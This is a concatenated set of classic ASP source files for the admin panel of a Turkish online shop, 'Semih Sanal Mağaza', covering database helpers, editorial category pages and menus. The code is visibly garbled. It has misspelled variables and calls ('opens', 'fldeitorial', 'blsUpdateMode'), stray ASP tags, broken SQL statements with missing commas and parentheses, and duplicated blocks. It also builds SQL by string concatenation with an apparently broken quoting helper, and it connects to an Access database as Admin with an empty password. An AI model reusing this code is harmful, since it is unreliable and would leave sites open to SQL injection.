<table class="FormTABLE">
    <tr>
    <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
        Sipari&#351;ler</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
        Kategoriler</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
        Editörden</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
        Kategorileri</font></a></td>
    </tr>
    <tr>
    <td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
        Tipleri</font></a></td>
    </tr>
</table>

```

<%

end sub

%>

```

Common.asp

<!-- #INCLUDE FILE="adovbs.inc" -->
<%

' Site Bağlantısı

Dim cn : Set cn = Server.CreateObject("ADODB.Connection")

' Database Bağlantı, kullanıcı ve şifre değişkenleri

Dim strConn, strLogin, strPassword
' strConn = "Provider=Microsoft.Jet.OLEDB.4.0;User ID=Admin;Data Source=C:\inetpub\wwwroot\Shop\veri.mdb;Persist Security
Info=False"
strConn = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & server.mappath("veri.mdb")
strLogin = "Admin"
strPassword = ""

' Bağlantı Açılıyor

cn.open strConn, strLogin, strPassword

' Bağlantı sonlanıyor

' Create forward only recordset using current database and passed SQL statement

sub openrs(rs, sql)
Set rs = Server.CreateObject("ADODB.Recordset")
rs.CursorLocation = adUseServer
rs.Open sql, cn, adOpenForwardOnly, adLockReadOnly, adCmdText
end sub

' Create static only recordset using current database and passed SQL statement

sub openStaticRS(rs, sql)
Set rs = Server.CreateObject("ADODB.Recordset")
rs.CursorLocation = adUseServer
rs.Open sql, cn, adOpenStatic, adLockReadOnly, adCmdText
end sub
=====

' Site Initialization

' Specify Debug mode (true/false)
Dim bDebug : bDebug = false

' Obtain the path where this site is located on the server

Dim sAppPath : sAppPath = left(Request("PATH_TRANSLATED"), instrrev(Request("PATH_TRANSLATED"), "\"))
Dim sHeaderFileName : sHeaderFileName = sAppPath & "Header.html"
Dim sFooterFileName : sFooterFileName = sAppPath & "Footer.html"

=====

' Common functions

' Convert non-standard characters to HTML

function ToHTML(strValue)
if IsNull(strValue) then
ToHTML = ""
else
ToHTML = Server.HtmlEncode(strValue)
end if
end function

' Convert value to URL

function ToURL(strValue)
if IsNull(strValue) then strValue = ""
ToURL = Server.UrlEncode(strValue)
end function

```

' Obtain HTML value of a field

```
function GetValueHTML(rs, strFieldName)
    GetValueHTML = ToHTML(GetValue(rs, strFieldName))
end function
```

' Obtain database field value

```
function GetValue(rs, strFieldName)
    on error resume next
    if rs is nothing then
        GetValue = ""
    elseif (not rs.EOF) and (strFieldName <> "") then
        res = rs(strFieldName)
        if isnull(res) then
            res = ""
        end if
        if VarType(res) = vbBoolean then
            if res then res = "1" else res = "0"
        end if
        GetValue = res
    else
        GetValue = ""
    end if
    if bDebug then response.write err.Description
    on error goto 0
end function
```

' Obtain specific URL Parameter from URL string

```
function GetParam(ParamName)
    if Request.QueryString(ParamName).Count > 0 then
        Param = Request.QueryString(ParamName)
    elseif Request.Form(ParamName).Count > 0 then
        Param = Request.Form(ParamName)
    else
        Param = ""
    end if
    if Param = "" then
        GetParam = Empty
    else
        GetParam = Param
    end if
end function
```

' Convert value for use with SQL statement

```
Function ToSQL(Value, sType)
    Dim Param : Param = Value
    if Param = "" then
        ToSQL = "Null"
    else
        if sType = "Number" then
            ToSQL = replace(Cdbl(Param), ",", ".")
        else
            ToSQL = "" & Replace(Param, "'", "''") & ""
        end if
    end if
end function
```

' Lookup field in the database based on provided criteria

' Input: Table (Table), Field Name (fName), criteria (sWhere)

```
function DLookUp(Table, fName, sWhere)
    on error resume next
    Dim Res : Res = cn.execute("select " & fName & " from " & Table & " where " & sWhere).Fields(0).Value
    if IsNull(Res) then Res = ""
    DLookUp = Res
    if bDebug then response.write err.Description
    on error goto 0
end function
```

' Obtain Checkbox value depending on field type

```
function getCheckBoxValue(sVal, CheckedValue, UnCheckedValue, sType)
if isempty(sVal) then
    if UnCheckedValue = "" then
        getCheckBoxValue = "Null"
    else
        if sType = "Number" then
            getCheckBoxValue = UnCheckedValue
        else
            getCheckBoxValue = "" & Replace(UnCheckedValue, "", "") & ""
        end if
    end if
else
    if CheckedValue = "" then
        getCheckBoxValue = "Null"
    else
        if sType = "Number" then
            getCheckBoxValue = CheckedValue
        else
            getCheckBoxValue = "" & Replace(CheckedValue, "", "") & ""
        end if
    end if
end if
end function
```

' Obtain lookup value from array containing List Of Values

```
function getValFromLOV(sVal, aArr)
Dim i
Dim sRes : sRes = ""
if (ubound(aArr) mod 2) = 1 then
    for i = 0 to ubound(aArr) step 2
        if cstr(sVal) = cstr(aArr(i)) then sRes = aArr(i+1)
    next
end if
getValFromLOV = sRes
end function
```

' Process Errors

```
function ProcessError()
if cn.Errors.Count > 0 then
    ProcessError = cn.Errors(0).Description & " (" & cn.Errors(0).Source & ")"
elseif not (Err.Description = "") then
    ProcessError = Err.Description
else
    ProcessError = ""
end if
end Function
```

' Verify user's security level and redirect to login page if needed

```
function CheckSecurity(iLevel)
if Session("UserID") = "" then
    cn.Close
    Set cn = Nothing
    response.redirect("Login.asp?QueryString=" & toURL(request.serverVariables("QUERY_STRING")) & "&ret_page=" &
        toURL(request.serverVariables("SCRIPT_NAME")))
else
    if CLng(Session("UserRights")) < CLng(iLevel) then
        cn.Close
        Set cn = Nothing
        response.redirect("Login.asp?QueryString=" & toURL(request.serverVariables("QUERY_STRING")) & "&ret_page=" &
            toURL(request.serverVariables("SCRIPT_NAME")))
    end if
End if
end function
%>
```

EditorialCatGrid.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "EditorialCatGrid.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% editorial_categories_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
</center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

```

Sub editorial_categories_Show()

```

Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""

```



```

Dim sFormTitle: sFormTitle = "Editörel Kategoriler"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""
Dim form_action : form_action = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0
Dim iPage : iPage = 0
Dim bEof : bEof = False
Dim sActionFileName : sActionFileName = "EditorialCatRecord.asp"

Dim transit_params : transit_params = ""
Dim form_params : form_params = ""

sOrder = " order by e.editorial_cat_name Asc"
iSort = GetParam("Formeditorial_categories_Sorting")
iSorted = GetParam("Formeditorial_categories_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "Formeditorial_categories_Sorting=" & iSort & "&Formeditorial_categories_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "Formeditorial_categories_Sorting=" & iSort & "&Formeditorial_categories_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by e.[editorial_cat_name]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="1"><a name="editorial_categories"><font
class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>Formeditorial_categories_Sorting=1&Formeditorial_categories_Sorted=<%=for
m_sorting%>&"><font class="ColumnFONT">
Editörden</font></a></td>
</tr>
<%

sSQL = "select [e].[editorial_cat_id] as e_editorial_cat_id, " & _
"[e].[editorial_cat_name] as e_editorial_cat_name " & _
" from [editorial_categories] e "

sSQL = sSQL & sWhere & sOrder

form_action = sActionFileName

opens rs, sSQL

if rs.eof then
%>
<tr>
<td colspan="1" class="DataTD"><font class="DataFONT">No records</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

iPage = GetParam("Formeditorial_categories_Page")
if IsEmpty(iPage) then iPage = 1 else iPage = CLng(iPage)
while not rs.eof and iCounter < (iPage-1)*iRecordsPerPage
rs.movenext

```



```

<table class="FormTABLE">
<tr>
<td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
Sipari&#351;ler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
Kategoriler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
Tipleri</font></a></td>
</tr>
</table>
<%=

```

end sub

%>

EditorialCatRecord.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%=
sFileName = "EditorialCatRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
seditorial_categoriesErr = ""

Select Case sForm
Case "editorial_categories"
editorial_categoriesAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>

```

```

<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% editorial_categories_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
<td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub editorial_categoriesAction(sAction)

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKeditorial_cat_id : pPKeditorial_cat_id = ""
Dim fldeditorial_cat_name : fldeditorial_cat_name = ""

sActionFileName = "EditorialCatGrid.asp"

if sAction = "cancel" then

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

if sAction = "update" or sAction = "delete" then
    pPKeditorial_cat_id = GetParam("PK_editorial_cat_id")
    if IsEmpty(pPKeditorial_cat_id) then exit sub
    sWhere = "editorial_cat_id=" & ToSQL(pPKeditorial_cat_id, "Number")
end if

fldeditorial_cat_name = GetParam("editorial_cat_name")

if sAction = "insert" or sAction = "update" then

    If len(seditorial_categoriesErr) > 0 then
        exit sub
    end if
end if

select case sAction
case "insert"

    sSQL = "insert into editorial_categories (" & _
        "[editorial_cat_name]" & _
        " values (" & _

```

```

        ToSQL(fldeitorial_cat_name, "Text") & _
    )"
case "update"
    sSQL = "update editorial_categories set " & _
    "[editorial_cat_name]=" & ToSQL(fldeitorial_cat_name, "Text")
    sSQL = sSQL & " where " & sWhere
case "delete"

    sSQL = "delete from editorial_categories where " & sWhere
end select

if len(seditorial_categoriesErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
seditorial_categoriesErr = ProcessError
on error goto 0
if len(seditorial_categoriesErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

end sub
=====

Sub editorial_categories_Show()

sWhere = ""
Dim sFormTitle: sFormTitle = "Editör Kategorileri"
bPK = true

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="editorial_categories">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (seditorial_categoriesErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= seditorial_categoriesErr %></font></td></tr>
<% end if %>
</%

if seditorial_categoriesErr = "" then
    fldeitorial_cat_id = GetParam("editorial_cat_id")
    peditorial_cat_id = GetParam("editorial_cat_id")
else
    fldeitorial_cat_id = GetParam("editorial_cat_id")
    fldeitorial_cat_name = GetParam("editorial_cat_name")
    peditorial_cat_id = GetParam("PK_editorial_cat_id")
end if

if IsEmpty(peditorial_cat_id) then bPK = False

sWhere = sWhere & "editorial_cat_id=" & ToSQL(peditorial_cat_id, "Number")
PK_editorial_cat_id = peditorial_cat_id

sSQL = "select * from editorial_categories where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "editorial_categories") and not rs.eof)

if bIsUpdateMode then
    fldeitorial_cat_id = GetValue(rs, "editorial_cat_id")

    if seditorial_categoriesErr = "" then
        fldeitorial_cat_name = GetValue(rs, "editorial_cat_name")
    end if

else
    if seditorial_categoriesErr = "" then
        fldeitorial_cat_id = ToHTML(GetParam("editorial_cat_id"))

```

```

end if

end if

%>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Editörden</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="editorial_cat_name" maxlength="50" value="<%=
      ToHTML(fldeditorial_cat_name) %>" size="50" ></font></td>
  </tr>
  <tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
    <input type="hidden" value="insert" name="FormAction">
    <input type="submit" value="Ekle" onclick="document.editorial_categories.FormAction.value = 'insert';">
<% end if %>
<% if blsUpdateMode then %>
  <input type="hidden" value="update" name="FormAction"/>
  <input type="submit" value="Güncelle" onclick="document.editorial_categories.FormAction.value = 'update';">
  <input type="submit" value="Sil" onclick="document.editorial_categories.FormAction.value = 'delete';">
<% end if %>
  <input type="submit" value="&#304;ptal" onclick="document.editorial_categories.FormAction.value = 'cancel';">
  <input type="hidden" name="FormName" value="editorial_categories">

  <input type="hidden" name="PK_editorial_cat_id" value="<%= peditorial_cat_id %>">
  <input type="hidden" name="editorial_cat_id" value="<%= ToHTML(fldeditorial_cat_id) %>">
</td></tr>
</form>
</table>
<%

```

Set rs = Nothing

End Sub

Sub AdminMenu_Show()

Dim sFormTitle: sFormTitle = "Yönetim Paneli"

```

fldField1 = "MembersGrid.asp"
fldField2 = "OrdersGrid.asp"
fldField3 = "AdminProducts.asp"
fldField4 = "CategoriesGrid.asp"
fldField5 = "EditorialsGrid.asp"
fldField6 = "EditorialCatGrid.asp"
fldField = "CardTypesGrid.asp"

```

```

%>
<table class="FormTABLE">
  <tr>
    <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
      Sipari&#351;ler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
      Kategoriler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
      Editörden</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör

```

```

                Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
Tipleri</font></a></td>
</tr>
</table>
<%

end sub

%>

EditorialsRecord.asp

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "EditorialsRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
seditorialsErr = ""
Select Case sForm
    Case "editorials"
        editorialsAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% editorials_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

```

```

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub editorialsAction(sAction)

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKarticle_id : pPKarticle_id = ""
Dim fldarticle_desc : fldarticle_desc = ""
Dim fldarticle_title : fldarticle_title = ""
Dim fldeditorial_cat_id : fldeditorial_cat_id = ""
Dim flditem_id : flditem_id = ""
Dim fldadd_date : fldadd_date = ""

sActionFileName = "EditorialsGrid.asp"

if sAction = "cancel" then

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

if sAction = "update" or sAction = "delete" then
    pPKarticle_id = GetParam("PK_article_id")
    if IsEmpty(pPKarticle_id) then exit sub
    sWhere = "article_id=" & ToSQL(pPKarticle_id, "Number")
end if

fldarticle_desc = GetParam("article_desc")
fldarticle_title = GetParam("article_title")
fldeditorial_cat_id = GetParam("editorial_cat_id")
flditem_id = GetParam("item_id")
fldadd_date = GetParam("add_date")

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldeditorial_cat_id) then
        seditorialsErr = seditorialsErr & "The value in field Editör Kategorisi is required.<br>"
    end if
    if not isNumeric(fldeditorial_cat_id) then
        seditorialsErr = seditorialsErr & "The value in field Editör Kategorisi is incorrect.<br>"
    end if
    if not isNumeric(flditem_id) then
        seditorialsErr = seditorialsErr & "The value in field Ürün is incorrect.<br>"
    end if

    If len(seditorialsErr) > 0 then
        exit sub
    end if
end if

select case sAction
case "insert"

    sSQL = "insert into editorials (" & _
        "[article_desc]," & _
        "[article_title]," & _
        "[editorial_cat_id]," & _
        "[item_id]," & _
        "[add_date])" & _
        " values (" & _
        ToSQL(fldarticle_desc, "Text") & "," & _
        ToSQL(fldarticle_title, "Text") & "," & _
        ToSQL(fldeditorial_cat_id, "Number") & "," & _
        ToSQL(flditem_id, "Number") & "," & _

```



```

        ToSQL(fldadd_date, "Date") & _
    )"
case "update"

    sSQL = "update editorials set " & _
    "[article_desc]=" & ToSQL(fldarticle_desc, "Text") & _
    "[article_title]=" & ToSQL(fldarticle_title, "Text") & _
    "[editorial_cat_id]=" & ToSQL(fldeditorial_cat_id, "Number") & _
    "[item_id]=" & ToSQL(flditem_id, "Number") & _
    "[add_date]=" & ToSQL(fldadd_date, "Date")
    sSQL = sSQL & " where " & sWhere
case "delete"

    sSQL = "delete from editorials where " & sWhere
end select

if len(seditorialsErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
seditorialsErr = ProcessError
on error goto 0
if len(seditorialsErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

end sub

Sub editorials_Show()

    sWhere = ""
    Dim sFormTitle: sFormTitle = "Editörel"
    bPK = true
    Dim sitem_idDisplayValue: sitem_idDisplayValue = ""

%>

    <table class="FormTABLE">
    <form method="POST" action="<%= sFileName %>" name="editorials">
    <tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
    <% if not (seditorialsErr = "") then %>
        <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= seditorialsErr %></font></td></tr>
    <% end if %>
<%

if seditorialsErr = "" then
    fldarticle_id = GetParam("article_id")
    particle_id = GetParam("article_id")
else
    fldarticle_id = GetParam("article_id")
    fldarticle_desc = GetParam("article_desc")
    fldarticle_title = GetParam("article_title")
    fldeditorial_cat_id = GetParam("editorial_cat_id")
    flditem_id = GetParam("item_id")
    fldadd_date = GetParam("add_date")
    particle_id = GetParam("PK_article_id")
end if

if IsEmpty(particle_id) then bPK = False

sWhere = sWhere & "article_id=" & ToSQL(particle_id, "Number")
PK_article_id = particle_id

sSQL = "select * from editorials where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "editorials") and not rs.eof)

if bIsUpdateMode then
    fldadd_date = GetValue(rs, "add_date")
    fldarticle_id = GetValue(rs, "article_id")

```

```

if seditorialsErr = "" then
    fldarticle_desc = GetValue(rs, "article_desc")
    fldarticle_title = GetValue(rs, "article_title")
    fldeditorial_cat_id = GetValue(rs, "editorial_cat_id")
    flditem_id = GetValue(rs, "item_id")
end if

else
if seditorialsErr = "" then
    fldarticle_id = ToHTML(GetParam("article_id"))
    fldadd_date=Date()
end if
end if

%>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Konu aç&#305;klamas&#305;</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="article_desc" maxlength="200" value="<%= ToHTML(fldarticle_desc) %>"
size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Konu ba&#351;l&#305;,&#287;&#305;</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="article_title" maxlength="200" value="<%= ToHTML(fldarticle_title) %>"
size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Editör Kategorisi</font>
</td>
<td class="DataTD">
<font class="DataFONT"><select size="1" name="editorial_cat_id">
<%
openrs rseditorial_cat_id, "select editorial_cat_id, editorial_cat_name from editorial_categories order by 2"
while not rseditorial_cat_id.EOF
if cstr(GetValue(rseditorial_cat_id, 0)) = cstr(fldeditorial_cat_id) then
response.write "<option selected value="" & GetValue(rseditorial_cat_id, 0) & """">" & GetValue(rseditorial_cat_id, 1) &
"</option>"
else
response.write "<option value="" & GetValue(rseditorial_cat_id, 0) & """">" & GetValue(rseditorial_cat_id, 1) & "</option>"
end if
rseditorial_cat_id.MoveNext
wend
set rseditorial_cat_id = nothing
%></select></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Ürün</font>
</td>
<td class="DataTD">
<font class="DataFONT"><select size="1" name="item_id">
<%
response.write "<option value="">" & sitem_idDisplayValue & "</option>"
openrs rsitem_id, "select item_id, name from items order by 2"
while not rsitem_id.EOF
if cstr(GetValue(rsitem_id, 0)) = cstr(flditem_id) then
response.write "<option selected value="" & GetValue(rsitem_id, 0) & """">" & GetValue(rsitem_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rsitem_id, 0) & """">" & GetValue(rsitem_id, 1) & "</option>"
end if
rsitem_id.MoveNext
wend
set rsitem_id = nothing
%></select></font></td>
</tr>
<tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
<input type="hidden" value="insert" name="FormAction">
<input type="submit" value="Ekle" onclick="document.editorials.FormAction.value = 'insert';">

```

```

<% end if %>
<% if blsUpdateMode then %>
  <input type="hidden" value="update" name="FormAction"/>
  <input type="submit" value="Güncelle" onclick="document.editorials.FormAction.value = 'update';">
  <input type="submit" value="Sil" onclick="document.editorials.FormAction.value = 'delete';">
<% end if %>
<input type="submit" value="&#304;ptal" onclick="document.editorials.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="editorials">

<input type="hidden" name="PK_article_id" value="<%= particle_id %>">
<input type="hidden" name="article_id" value="<%= ToHTML(fldarticle_id)%>">
<input type="hidden" name="add_date" value="<%= ToHTML(fldadd_date)%>">
</td></tr>
</form>
</table>
<%

```

Set rs = Nothing

End Sub

```

Sub AdminMenu_Show()
  Dim sFormTitle: sFormTitle = "Yönetim Paneli"

```

```

  fldField1 = "MembersGrid.asp"
  fldField2 = "OrdersGrid.asp"
  fldField3 = "AdminProducts.asp"
  fldField4 = "CategoriesGrid.asp"
  fldField5 = "EditorialsGrid.asp"
  fldField6 = "EditorialCatGrid.asp"
  fldField = "CardTypesGrid.asp"

```

```

%>
  <table class="FormTABLE">
    <tr>
      <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">Sipari&#351;ler</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">Kategoriler</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">Editörden</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör Kategorileri</font></a></td>
    </tr>
    <tr>
      <td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart Tipleri</font></a></td>
    </tr>
  </table>
<%
end sub
%>

```

Footer.asp

```

<%
Sub Footer_Show()
  Dim sFormTitle: sFormTitle = ""
  fldField1 = "Default.asp"

```

```

fldField3 = "Registration.asp"
fldField5 = "ShoppingCart.asp"
fldField2 = "Login.asp"
fldField4 = "AdminMenu.asp"
%>
<table class="FormTABLE">
<tr>
<td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Anasayfa</font></a></td>
<td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Kayıt</font></a></td>
<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">Sepetim</font></a></td>
<td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">Üye Girişi</font></a></td>
<td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">Yönetim</font></a></td>
</tr>
</table>

<center><font face="verdana" size="1"><small>Concept and Design:&nbsp;<a href="http://">©SSM Semih Sanal
Mağaza</a></small></font></center>
<%

end sub

%>

Header.asp

<%
Sub Menu_Show()
Dim sFormTitle: sFormTitle = ""

fldLogo = "Default.asp"
fldHome = "Default.asp"
fldReg = "Registration.asp"
fldShop = "ShoppingCart.asp"
fldField1 = "Login.asp"
fldAdmin = "AdminMenu.asp"

%>

<meta http-equiv="Content-Language" content="tr">
<meta name="GENERATOR" content="http://Chamoore.de.vu chamoore@mynet.com">
<div align="center">
<center>
<table border="0" cellpadding="0" cellspacing="0" style="border-collapse: collapse" bordercolor="#111111" width="790">
<tr>
<td width="102" bgcolor="#C0C0C0">

<table border="1" cellpadding="0" cellspacing="0" style="border-collapse: collapse; border-style: dotted; border-width: 1"
bordercolor="#FFFFFF" width="256" id="AutoNumber1">
<tr>
<td width="102" bgcolor="#CC0066">
<font face="Fixedsys" size="6" color="#FFFFFF">SSM</font></td>
<td width="151" bgcolor="#660099">
<font face="Fixedsys" size="6" color="#FFFFFF">Semih</font></td>
</tr>
<tr>
<td width="254" colspan="2" bgcolor="#C0C0C0">
<p align="center">
<font face="Verdana">Sanal Mağaza</font></td>
</tr>
</table>

</td>

<td width="658" bgcolor="#C0C0C0" valign="bottom">
<p align="right"><font face="Verdana" size="1" color="#FFFFFF">.:|
<a href="default.asp" style="text-decoration: none"><font color="#FFFFFF">
Anasayfa</font></a> |::| <a href="list.asp" style="text-decoration: none">
<font color="#FFFFFF">Liste</font></a> |::|
<a href="products.asp" style="text-decoration: none">
<font color="#FFFFFF">Katalog</font></a> |::|
<a href="Registration.asp" style="text-decoration: none">
<font color="#FFFFFF">Üye Kayıt</font></a> |::|
<a href="ShoppingCart.asp" style="text-decoration: none">
<font color="#FFFFFF">Alışveriş Sepeti</font></a> |::|
<a href="help.asp" style="text-decoration: none"><font color="#FFFFFF">
